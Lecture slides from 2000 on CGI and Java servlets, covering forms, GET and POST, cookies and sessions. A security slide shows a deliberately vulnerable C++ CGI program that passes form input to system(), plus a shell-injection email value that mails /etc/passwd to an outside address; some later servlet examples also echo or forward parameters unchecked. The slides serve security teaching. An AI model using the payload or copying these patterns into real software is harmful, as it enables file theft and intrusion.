Server-Side Programming

Mark Allen Weiss

Copyright 2000

Outline of Topics

- **Server-side Programming Basics**
- **Brief intro to CGI Programming**
- **Servlets**

Basics

- Applets are programs downloaded over the Internet
  - run on the client machine
  - run in a sandbox
  - cute for demos
- Most Internet apps require server-side involvement
  - database searches
  - shopping applications

Handling Forms

- How can we submit a form to a server and get an answer back?
  - Idea #1: Use an applet with swing components such as JComboBox, JTextArea, JCheckBox, etc.
  - Idea #2: Use an applet with AWT components such as Choice, TextArea, Checkbox, etc.
  - Idea #3: Use HTML forms with a server-side program that processes the form

Drawbacks of Applets

- May require installation of plug-in or adding Swing API to jar file
- Applet could be a large download
- Design may or may not scale if server has to send applet to lots of clients
- Because of security problems, might be difficult for applet to communicate back to server, especially behind firewalls
  - might have to drop down to HTTP requests instead of raw sockets; could further overload server


Basic CGI Programming

- Can create a form using HTML
- Eventually form is submitted to a server-side CGI program
- CGI program processes form arguments, and generates a response, often as HTML that can rendered.
- CGI program runs on the server.
- Can be written in any language; popular choices are shell scripts, Perl, C, C++.

Example Form

- **Example form that outputs largest of two numbers:**

```
<HTML>
<BODY>
<H1>Sample Netscape GUI</H1>
<FORM method="post"
      action="http://www.cs.fiu.edu/cgi-bin/cgiwrap/weiss/program1.cgi">
<br>
Enter value 1:<INPUT type=TEXT name="val1">
<br>
Enter value 2:<INPUT type=TEXT name="val2">
<br>
<INPUT type=SUBMIT value="FIND MAX">
</FORM>
</BODY>
</HTML>
```



Sample Netscape GUI

Enter value 1:

Enter value 2:

Submitting the Form

- **Suppose user types 37 for value 1 and 65 for value 2.**
- **When submit button is pressed, program1.cgi is invoked, using POST protocol.**
- **program1.cgi will get information including:**
- **Named form elements will be accessible somehow: val1 is “37”, val2 is “65”**
- **program1.cgi can use these values and generate an HTML page.**

What program1.cgi Sees

- **COMMAND LINE ARGS**
  - **argc=1 (no extra arguments)**
- **ENVIRONMENT (in C/C++ a third parameter to main)**
  - **CONTENT_LENGTH=15 CONTENT_TYPE=application/x-www-form-urlencoded DOCUMENT_ROOT=/depot/http/www.cs.fiu.edu/data HTTP_ACCEPT=image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */* HTTP_ACCEPT_CHARSET=iso-8859-1,*,utf-8 HTTP_ACCEPT_ENCODING=gzip HTTP_ACCEPT_LANGUAGE=en HTTP_CONNECTION=Keep-Alive HTTP_HOST=www.cs.fiu.edu HTTP_REFERER=http://www.cs.fiu.edu/~weiss/cgi-bin/prog1.html HTTP_USER_AGENT=Mozilla/4.7 [en] (Win98; U) PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin REMOTE_ADDR=24.48.24.135 REMOTE_HOST=surf15-24-135.dad.adelphia.net REMOTE_PORT=2644 SCRIPT_FILENAME=/depot/http/www.cs.fiu.edu/cgi-bin/cgiwrap SERVER_ADDR=131.94.125.219 SERVER_ADMIN=webmaster@cs.fiu.edu SERVER_NAME=www.cs.fiu.edu SERVER_PORT=80 SERVER_SIGNATURE= Apache/1.3.11 Server at www.cs.fiu.edu Port 80 SERVER_SOFTWARE=Apache/1.3.11 (Unix) PHP/4.0.0 GATEWAY_INTERFACE=CGI/1.1 SERVER_PROTOCOL=HTTP/1.0 REQUEST_METHOD=POST QUERY_STRING= REQUEST_URI=/cgi-bin/cgiwrap/weiss/program1.cgi SCRIPT_NAME=/cgi-bin/cgiwrap/weiss/program1.cgi PATH_INFO= PATH_TRANSLATED=/depot/http/www.cs.fiu.edu/data**
- **Standard Input**
  - **val1=37&val2=65**

Alternative: Use GET protocol

- **COMMAND LINE ARGS**
  - **argc=1**
- **ENVIRONMENT**
  - **DOCUMENT_ROOT=/depot/http/www.cs.fiu.edu/data HTTP_ACCEPT=image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */* HTTP_ACCEPT_CHARSET=iso-8859-1,*,utf-8 HTTP_ACCEPT_ENCODING=gzip HTTP_ACCEPT_LANGUAGE=en HTTP_CONNECTION=Keep-Alive HTTP_HOST=www.cs.fiu.edu HTTP_REFERER=http://www.cs.fiu.edu/~weiss/cgi-bin/prog1b.html HTTP_USER_AGENT=Mozilla/4.7 [en] (Win98; U) PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin REMOTE_ADDR=24.48.24.135 REMOTE_HOST=surf15-24-135.dad.adelphia.net REMOTE_PORT=2655 SCRIPT_FILENAME=/depot/http/www.cs.fiu.edu/cgi-bin/cgiwrap SERVER_ADDR=131.94.125.219 SERVER_ADMIN=webmaster@cs.fiu.edu SERVER_NAME=www.cs.fiu.edu SERVER_PORT=80 SERVER_SIGNATURE=Apache/1.3.11 Server at www.cs.fiu.edu Port 80 SERVER_SOFTWARE=Apache/1.3.11 (Unix) PHP/4.0.0 GATEWAY_INTERFACE=CGI/1.1 SERVER_PROTOCOL=HTTP/1.0 REQUEST_METHOD=GET QUERY_STRING=val1=37&val2=65 REQUEST_URI=/cgi-bin/cgiwrap/weiss/program1.cgi?val1=37&val2=65 SCRIPT_NAME=/cgi-bin/cgiwrap/weiss/program1.cgi PATH_INFO= PATH_TRANSLATED=/depot/http/www.cs.fiu.edu/data**
- **Standard Input**

GET vs POST

- Form values are
  - In key-value pairs, separated by &, encoded if needed (+ for space, %xx for special character)
  - in standard input for POST
  - in environment variable QUERY_STRING for GET
- GET: Resulting URL will include form values.
  - Can be bookmarked
  - Browsers limit length of URL, so might not work with large forms
- POST: Preferred form

CGI Programming Basics

- Need to parse query string
  - general purpose code to do this already written and available on the Internet
- To respond, need to generate HTML

Example: Info Shown On Slides

```
#include <iostream>
#include <string>
using namespace std;
int main( int argc, char *argv[], char *envp[] ) {
        // Output the required two lines of content info
    cout << "Content-type: text/html\n\n";

        // Output the result
    cout << "COMMAND LINE ARGS<BR>\n" << "argc=" << argc << "\n";
    for( int i = 1; i < argc; i++ )
        cout << argv[ i ] << "\n";

    cout << "<BR>\n\nENVIRONMENT<BR>" << "\n";
    for( int j = 0; envp[j] != NULL; j++ )
        cout << envp[ j ] << "\n";

    cout << "<BR>\n\nStandard Input<BR>" << "\n";
    string oneLine;
    while( getline( cin, oneLine ) )
        cout << oneLine << "\n";
}
```

Invoking CGI Script

- **Script is invoked from HTML page with ACTION tag**
- **Can also be invoked from anywhere, without using form!**
- **In Java, use the `URL` class; get the result by reading the `URLConnection`'s `InputStream`.**
  - **Using GET: just provide the URL with ? and parameters;**
  - **Using POST: more complicated: need to set headers in the connection and send parameters out via `URLConnection`'s `OutputStream`.**

POST Using Java

```
import java.net.*;
import java.io.*;
class SubmitForm {
  public static void main( String [] args ) {
    try {
      String cgi = "http://www.cs.fiu.edu/cgi-bin/cgiwrap/weiss/program1.cgi";
      URL url = new URL( cgi );
      URLConnection urlconn = url.openConnection( );
      urlconn.setDoInput( true ); urlconn.setDoOutput( true );
      urlconn.setUseCaches( false );
      urlconn.setRequestProperty( "Content-type",
                                  "applicaton/x-www-form-urlencoded" );
      PrintWriter out = new PrintWriter( urlconn.getOutputStream( ), true );
      out.println( "val1=37&val2=65" );
      BufferedReader in = new BufferedReader(  new InputStreamReader(
                                               urlconn.getInputStream( ) ) );
      String oneLine = null;
      while( ( oneLine = in.readLine( ) ) != null )
        System.out.println( oneLine );
    }
    catch( IOException e ) { e.printStackTrace( ); }
  }
}
```

CGI Problems

- **CGI scripts run on server machine**
  - **each connection creates a new process**
    - **can overwhelm the server machine quickly**
  - **security holes common**
    - **buffer overrun**
    - **shell metacharacters**
    - **programmers assume data will only come from form page**
- **Consequences**
  - **many systems only allow system CGI scripts**
  - **those that allow user CGI scripts often require placing them in special directories and going through wrapper programs.**

Example of A CGI Security Leak

- **Simple program that subscribes you to a mailing list, and emails back confirmation.**

```
<HTML>
<BODY>

<H1>Subscribe to Mailing List</H1>

<FORM method="post”
      action="http://www.cs.fiu.edu/cgi-bin/cgiwrap/weiss/subscribe.cgi">
  <br>
  Enter email:<INPUT type=TEXT name="email">

  <br>
  <INPUT type=SUBMIT value="SUBSCRIBE">
</FORM>

</BODY>
</HTML>
```

The Program

```
#include <iostream>
#include <string>
using namespace std;

int main( )
{
    string formData, email;
    getline( cin, formData );
    if( formData.substr( 0, 6 ) == "email=" )
        email = formData.substr( 6, formData.length( ) - 6 );
    stripSpecial( email );
    cout << "Content-type: text/html\n\n";
    cout << email << " has been added to the subscription list\n";
    system( ( string() + "echo \"You're subscribed!\" | /bin/mail "
                       + email ).c_str( ) );
    return 0;
}
```

The Details About `stripSpecial`

```
int val( char c )
{
    static char hex[] = "0123456789ABCDEF";
    for( int i = 0; i < 16; i++ )
        if( c == hex[ i ] )
            return i;
    return 0;
}

void stripSpecial( string & str )
{
    int pos;

    while( ( pos = str.find( "+" ) ) != string::npos )
        str = str.replace( pos, 1, ' ' );
    while( ( pos = str.find( "%" ) ) != string::npos )
        str = str.replace( pos, 3,
             (char)( val(str[pos+1])*16 + val(str[pos+2])) );

}
```

The Problem

- **Metacharacters are passed on to system.**
- **This subscriber gets the system password file!**
  - `null@null.com;mail hacker@yahoo.com</etc/passwd;`
- **Other internal leaks possible; files can be removed, etc.**

Servlets

- Server-side code written in Java
- Run inside of web server (typically an add-on)
- Each servlet is loaded once; separate thread (instead of process) for each connection
- API handles parsing of parameters
- API handles reading and setting of header information
- API handles cookies and session management
- Because code is in Java, it is portable and more secure than in other languages

Local Install Details

- At FIU servlets can be run on ocelot, but only from system directories. So you cannot do a complete job.
- Sun provides a servletrunner utility, which you can run from your PC or Unix box.
- Once you start the servletrunner
  - connect to http://localhost:port/servlet/ServletClass
  - put servlets in `Web-inf/servlets`
  - port is the port the servlet runner listens on; 8080 is default in `default.cfg`
  - ServletClass is the class name for your servlet

Installing JSDK 2.1

- Download the Windows 98 version (375K)
- Unzip onto your C drive
- Copy the two .jar files to the Java extensions directory C:\jdk1.?\jre\lib\ext
- Servlet classes should now be visible
- Go to C:\jsdk2.1\ (or wherever you unzipped to)
- From MS-DOS window execute startserver.bat
- Should be able to browse http://localhost:8080/

Basic Classes and Interfaces

- `javax.servlet` package
  - Mostly protocol independent interfaces (`GenericServlet`, `ServletRequest`, `ServletResponse`)
  - `SingleThreadModel` (tag interface)
- `javax.servlet.http` package
  - `HttpServlet` (concrete class)
  - `HttpServletRequest` (interface)
  - `HttpServletResponse` (interface)
  - `Cookie` (concrete class)
  - `HttpSession` (interface)
- Interfaces are implemented by servlet engine

Servlet Example: FindMax

- **HTML code:**

```
<HTML>
<BODY>

<H1>FindMax Servlet Demo</H1>
<FORM method="post" action="servlet/FindMax">

<br>Enter value 1:<INPUT type=TEXT name="val1">

<br>Enter value 2:<INPUT type=TEXT name="val2">

<br><INPUT type=SUBMIT value="FIND MAX">
</FORM>
</BODY>
</HTML>
```

Servlet Code: Borderline Trivial

```
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class FindMax extends HttpServlet {
  public void doPost( HttpServletRequest req, HttpServletResponse res ) {
    res.setContentType( "text/html" );
    PrintWriter out = null;

    try {
      out = res.getWriter( );
      String val1 = req.getParameter( "val1" );
      String val2 = req.getParameter( "val2" );
      int ival1 = Integer.parseInt( val1 );
      int ival2 = Integer.parseInt( val2 );
      int max = ival1 > ival2 ? ival1 : ival2;
      out.println( "<HTML><TITLE>FindMax Output</TITLE><BODY>" );
      out.println( "Maximum value is <B>" + max + "</B></BODY></HTML>" );
      out.close( );
    }
    catch( Exception e ) { out.println( e ); }
  }
}
```

Extras

- **Can send HTML to output to format nicely with different fonts, add title, etc.**
  - **Begin with <HTML>, end with </HTML>**
  - **Use <TITLE>, </TITLE>, <BODY>, </BODY>**
- **Can handle get request with `doGet`. Same ideas; typically funnel request to `doPost`.**

```
public void doGet( HttpServletRequest req, HttpServletResponse res ) {
  doPost( req, res );
}
```

- **Can render different MIME types.**

Example of Rendering PDF

```
public void doGet( HttpServletRequest req, HttpServletResponse res )
                   throws ServletException, IOException {
  ServletOutputStream   out = res.getOutputStream( );
  BufferedInputStream   bin = null;
  BufferedOutputStream bout = null;
  String               file = req.getParameter( "file" );

  try {
    URL url = new URL( "http://localhost:8080/" + file + ".pdf" );

    bin =  new BufferedInputStream( url.openStream( ) );
    bout = new BufferedOutputStream( out );
    byte[ ] buff = new byte[ 2048 ];
    int bytesRead;

    res.setContentType( "application/pdf" );
    res.setHeader( "Content-disposition", "attachment; filename=" + file + ".pdf" );

    while( (bytesRead = bin.read( buff, 0, buff.length ) ) != -1 )
      bout.write( buff, 0, bytesRead );
  }
  catch( IOException e ) { /* Handle various exceptions */ }
  finally                { /* Close streams */ }
}
```

Saving State Information

- Each http request is an independent connection, even in one session
- Often need some way to save state between connections
  - shopping cart application
  - yahoo mail
- Two common idioms:
  - cookies
  - URL rewriting

Cookies

- Key value pairs stored on the client (cookie.txt)
- Transmitted between server and client as part of header
- Attributes can
  - restrict who cookie is transmitted to (usually the host that created it)
  - give the cookie an expiration date
- Not good for sensitive data
- Keys and values usually length-limited
- Can be disabled by the paranoid
- Can see them being set by turning on Netscape option

The `Cookie` Class

- **Can get all cookies from `HttpServletRequest` as a `Cookie[]`**
- **Must search the array for matching cookie(s)**
- **Can get value and name of a cookie with `getName` and `getValue`**
- **Can send cookie back in the header of an `HttpServletResponse` using `addCookie`**
- **Can set expiration date in seconds; 0 means delete.**

Example

- **Servlet that recognizes the user**
  - **if invoked directly and cookie set, print out name**
  - **otherwise, redirect and display a form that prompts for name**
  - **form has a checkbox to allow name to be remembered**
- **How chatrooms remember you**
- **Can invoke servlet directly, so page can be bookmarked and advertised as entry point**

Java Code


```
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class CookieExample extends HttpServlet {

  public static Cookie findCookie( Cookie[] cookies, String val ) {
    for( int i = 0; i < cookies.length; i++ )
      if( cookies[ i ].getName( ).equals( val ) )
        return cookies[ i ];
    return null;
  }

  public void doPost( HttpServletRequest req, HttpServletResponse res ) {
    String name;
    PrintWriter out = null;
    try {
      name = req.getParameter( "user" );
      Cookie autoLogCookie = findCookie( req.getCookies( );, "RememberName" );

      if( name == null || name.equals( "" ) ) { // no name; see if cookie available
        if( autoLogCookie != null )
          name = autoLogCookie.getValue( );
      }
      else   // name provided; see if we should remember it
```

Rest of code

```
        if( "on".equals( req.getParameter( "autolog" ) ) ) {
          if( autoLogCookie != null )           // if cookie already there
            autoLogCookie.setValue( name );     // use new name
          else {
            autoLogCookie = new Cookie( "RememberName", name );
            autoLogCookie.setMaxAge( 60 * 60 * 24 * 30 ); // 30 days
          }
         res.addCookie( autoLogCookie );
       }

       if( name == null || name.equals( "" ) ) {  // No name, no cookie, retry
         res.sendRedirect( "http://localhost:8080/login.html" );
         return;
       }

       res.setContentType( "text/html" );
       out = res.getWriter( );
       out.println( "Welcome " + name );
       out.close( );
     }
     catch( IOException e ) { }
  }
}
```

The Web Page

```
<HTML>
<BODY>

<H1>Who Are You???</H1>

<FORM method="post" action="servlet/CookieExample">

  <br>Name:<INPUT type=TEXT name="user">

  <br>Remember me: <INPUT TYPE="checkbox" NAME="autolog">

  <br><INPUT type=SUBMIT value="LOGON">

</FORM>

</BODY>
</HTML>
```



URL Rewriting

- **Incorporates a session ID into the URL.**
- **Does not require cookies.**
- **Example:**

`http://beta.itasoftware.com/servlet/cvgdispatch/prego/submit?jrunsessionid=97070305382`

- **To add a session ID:**
  - `HttpResponse.encodeURL( url )`
  - `HttpResponse.encodeRedirectURL( url )`
- **When user browser above URL:**
  - `req.isRequestedSessionIdFromURL() returns true`
  - `req.getRequestedSessionId(); returns 97070305382`

`HttpSession`

- **Class that abstracts the notion of a single session.**
- **Will maintain session information for you using either URL rewriting or cookies.**
- **Session entries stored in a Hashtable as key/value pairs.**
- **Session expires after a while; need to use rewriting or cookies to save session info for later use, if that's important**

`HttpSession` Methods

- **From `HttpServletRequest`, can call `getSession` to get an `HttpSession` instance**
- **Can use `getId` to get session ID**
- **Can use `putValue` and `getValue` to add and retrieve pairs**
  - **can be any objects, not just strings**
  - **typically key is session id, val is a complex object**
- **Can invalidate session by calling `invalidate`.**
  - **web server will invalidate after a certain amount of time by default**

Using `HttpSession` For Short Term

```
public void doGet( HttpServletRequest req, HttpServletResponse res )
{
  String name;
  PrintWriter out = null;
  HttpSession session = req.getSession( true );
  try {
    name = req.getParameter( "user" );
    if( name == null || name.equals( "" ) )
      name = (String) session.getValue( session.getId( ) );
    else
      if( "on".equals( req.getParameter( "autolog" ) ) )
         session.putValue( session.getId( ), name );
      else
        session.removeValue( session.getId( ) );
    if( name == null || name.equals( "" ) ) {
       res.sendRedirect( "http://localhost:8080/sessionlogin.html" );
       return;
    }
     // code continues as before
```

Summary

- **CGI programming is basically parsing arguments and doing stuff on the server**
- **Servlet API is slick all-Java solution**
- **Classic OO design:**
  - **classes model basic entities such as servlets, requests, responses, cookies, and sessions.**
- **Excellent solution for server-side programming**
  - **Java code is less buggy and is portable**
  - **Can be run in a secure environment**
  - **Only one servlet created no matter how many connections**